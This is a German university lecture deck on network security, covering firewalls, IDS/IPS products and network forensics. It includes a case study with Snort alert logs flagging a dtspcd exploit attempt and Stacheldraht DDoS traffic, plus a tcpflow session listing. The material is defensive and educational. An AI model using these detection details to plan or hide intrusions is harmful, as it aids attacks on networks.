



# Network Security

---

Von Firewall bis IDS  
Absicherung der Netzinfrastruktur



# Network Security

---

Dirk Zimmermann (CCNA/CCNP)  
Netzwerkakademie der  
Hochschule Wismar  
University of Technology, Business and Design  
[www.networking-academy.de](http://www.networking-academy.de)  
<mailto:dirk.zimmermann@et.hs-wismar.de>



# Agenda

---

- 1 Einführung
- 2 Empfohlene Netzwerkstruktur
- 3 Firewallsysteme
- 4 IDS – Systeme
- 5 Netzwerk – Forensic

# Risiken haben sich geändert

- Hacker werden immer jünger und „besser“



# Historische Firewallsysteme





# Hauptangriffziele in der Netzwerktechnik

---

- Windows (Port 135/445) 32 %
- Webserver (Port 80) 30%
- Peer-2-Peer Netzwerke 12 %
  - z.B. eDonkey Port 4662, Gnutella Port 6364
- Missbrauch von IRC-Channels für DDoS




# Agenda

---

- 1 Einführung
- 2 **Empfohlene Netzwerkstruktur**
- 3 Firewallsysteme
- 4 IDS – Systeme
- 5 Netzwerk – Forensic

# Empfohlene Netzwerkstruktur






## Sicherheitskomponenten

---

- Perimeter Router
- VPN – Gateway
- Firewall
- CA, Cisco Works oder HP OpenView
- NIDS, NIPS
- Host Firewall

# Reale Netzinfrastruktur (HS-Wismar)

## HS Wismar ATM-Backbone






# Agenda

---

- 1 Einführung
- 2 Empfohlene Netzwerkstruktur
- 3 **Firewallsysteme**
- 4 IDS – Systeme
- 5 Netzwerk – Forensic

# Firewallsysteme


- Hardware Firewallsysteme
  - Checkpoint
  - SonicWall
  - Fortinet
  - ZyXEL
  - Cisco PIX
    - PIX 501, 515, 525, 535



# Software Firewallsysteme

## Auf Software basierende Firewallsysteme

- Checkpoint
- SUSE Firewall
- SHOREWALL
- IPTABELS (Kernelmodul)
- ZoneAlarm
- Sygate Firewall





# Agenda

---

- 1 Einführung
- 2 Empfohlene Netzwerkstruktur
- 3 Firewallsysteme
- 4 IDS – Systeme
- 5 Netzwerk – Forensic



# IDS – Intrusion Detection System

---

- Erkennen

- von Eindringungsversuchen in ein Netzwerk oder Host


- Protokollieren

- von Eindringungsversuchen in ein Netzwerk oder Host

- Melden

- von Eindringungsversuchen in ein Netzwerk oder Host

# Network – IPS (NIPS)





# Network IDS - Systeme

---

- Cisco IDS
- Fortinet
- SonicWall
- Snort



# Host-based – IDS (HIDS)

---

- Bei ZoneAlarm und SygateFirewall mit integriert
- Bei Linux – Systemen kann man Tripwire AIDE Samhain verwenden




# IPS – Intrusion Prevention System

---

- **Erkennen**
  - von Eindringungsversuchen in ein Netzwerk oder Host
- **Protokollieren**
  - von Eindringungsversuchen in ein Netzwerk oder Host
- **Melden**
  - von Eindringungsversuchen in ein Netzwerk oder Host
- **Verhindern**
  - von Eindringungsversuchen in ein Netzwerk oder Host

# Network – IPS (NIPS)





# Network – IPS (NIPS)

---

- Cisco IPS 4200 (Hardware)
- SonicWall (Hardware)
- Fortinet (Hardware)
- Snort Inline (Software)
  - Freies Tool, arbeitet mit IPTABLES




# Agenda

---

- 1 Einführung
- 2 Empfohlene Netzwerkstruktur
- 3 Firewallsysteme
- 4 IDS – Systeme
- 5 Netzwerk – Forensic

# Forensic in der Informationstechnologie



---

Forensische Analyse von komprometierten  
Systemen  
(Festplatten oder anderen Datenträgern)  
zur gerichtsverwertbaren Beweissicherung

# Anforderungen an die Forensische Analyse von komprometierten Systemen




- Reihenfolge der Ansammlung von Daten (RFC 3227)
  - Register Buffer
  - Routingtabellen, ARP Table, Prozesslisten, Kernelstatistiken, Arbeitsspeicher
  - temporäre Dateisysteme
  - Festplatten
  - Logdateien aus anderen Systemen (firewall)
  - Angaben physikalischen Konfiguration und Topologie des Netzwerkes
  - Archivdateien

# Vorgehensweise

- Fall 1 (System ist noch in Betrieb)
  - System nicht herrunterfahren
  - muss das System dennoch ausgeschaltet werden, nicht die Standartprozedur verwenden (init 0, shutdown)
  - Stromzufuhr einfach unterbrechen
- Fall 2 (System ist bereits ausgeschaltet)
  - Festplatten ohne Schreibberechtigung einbinden
  - System mit einer bootfähigen CD booten die die notwendigen Tools zur Erfassung und Versendung der Daten über das Netzwerk sendet

# Beispielfallstudie



Auf einem System wurde eingebrochen und Daten wurden verändert, oder das System wird missbräuchlich benutzt. Es steht eine auswertbare Log-Datei zur Verfügung

# Snort

```
root@dhcp94:~  
Datei Bearbeiten Ansicht Terminal Reiter Hilfe  
..- -> Snort! <*-  
o" )~ Version 2.3.0 (Build 10)  
'''' By Martin Roesch & The Snort Team: http://www.snort.org/team.html  
      (C) Copyright 1998-2004 Sourcefire Inc., et al.  
  
11/29-17:36:26.503382  [**] [1:1398:10] EXPLOIT CDE dtspcd exploit attempt [**]  
[Classification: Misc Attack] [Priority: 2] {TCP} 61.219.90.180:56711 -> 192.168  
.100.28:6112  
11/29-17:43:50.213348  [**] [1:1748:8] FTP command overflow attempt [**] [Classi  
fication: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.100.28:32  
783 -> 62.211.66.16:21  
11/29-17:59:52.338046  [**] [1:1855:7] DDOS Stacheldraht agent->handler skillz [  
**] [Classification: Attempted Denial of Service] [Priority: 2] {ICMP} 192.168.1  
00.28 -> 217.116.38.10  
11/29-17:59:52.338046  [**] [1:499:4] ICMP Large ICMP Packet [**] [Classificatio  
n: Potentially Bad Traffic] [Priority: 2] {ICMP} 192.168.100.28 -> 217.116.38.10  
11/29-18:00:01.777405  [**] [1:1855:7] DDOS Stacheldraht agent->handler skillz [  
**] [Classification: Attempted Denial of Service] [Priority: 2] {ICMP} 192.168.1  
00.28 -> 61.134.3.11  
11/29-18:00:01.777405  [**] [1:499:4] ICMP Large ICMP Packet [**] [Classificatio  
n: Potentially Bad Traffic] [Priority: 2] {ICMP} 192.168.100.28 -> 61.134.3.11
```

<http://staff.washington.edu/dittrich/misc/stacheldraht.analyst.txt>



# Snort

---

## Breakdown by protocol:

TCP: 12773	(67.786%)
UDP: 3948	(20.952%)
ICMP: 2122	(11.261%)
ARP: 0	(0.000%)
EAPOL: 0	(0.000%)
IPv6: 0	(0.000%)
IPX: 0	(0.000%)
OTHER: 0	(0.000%)
DISCARD: 0	(0.000%)




# tcpflow

---

- tcpflow rekonstruiert aus einer Logdatei die tcp - Verbindungen vollständig !!!
- d.h. auch FTP – Dateien oder http Seiten werden wieder sichtbar
- ftp Logins und Passwörter


# tcpflow rekonstruierte Sitzung



Name	Größe	Typ	Änderungsdatum
061.219.090.180.56710-192.168.100.028.06112	53 Byte	unbekannt	Sa 16 Apr 2005 15:
061.219.090.180.56711-192.168.100.028.06112	4,1 KB	unbekannt	Sa 16 Apr 2005 15:
061.219.090.180.56712-192.168.100.028.01524	612 Byte	einfaches Textdokument	Sa 16 Apr 2005 15:
062.211.066.016.00020-192.168.100.028.32784	134,3 KB	Programm	Sa 16 Apr 2005 15:
062.211.066.016.00020-192.168.100.028.32785	1,6 KB	einfaches Textdokument	Sa 16 Apr 2005 15:
062.211.066.016.00020-192.168.100.028.32786	107,1 KB	Programm	Sa 16 Apr 2005 15:
062.211.066.016.00020-192.168.100.028.32788	493 Byte	Shell-Skript	Sa 16 Apr 2005 15:
062.211.066.016.00021-192.168.100.028.32783	723 Byte	einfaches Textdokument	Sa 16 Apr 2005 15:
062.211.066.053.00080-192.168.100.028.32789	1,8 MB	unbekannt	Sa 16 Apr 2005 15:
080.117.014.044.01045-192.168.100.028.07000	76 Byte	einfaches Textdokument	Sa 16 Apr 2005 15:
080.117.014.044.01046-192.168.100.028.07000	76 Byte	einfaches Textdokument	Sa 16 Apr 2005 15:
080.117.014.044.01047-192.168.100.028.07000	88 Byte	einfaches Textdokument	Sa 16 Apr 2005 15:
080.117.014.044.02398-192.168.100.028.07000	1000 Byte	unbekannt	Sa 16 Apr 2005 15:
080.117.014.044.03934-192.168.100.028.07000	350 Byte	unbekannt	Sa 16 Apr 2005 15:
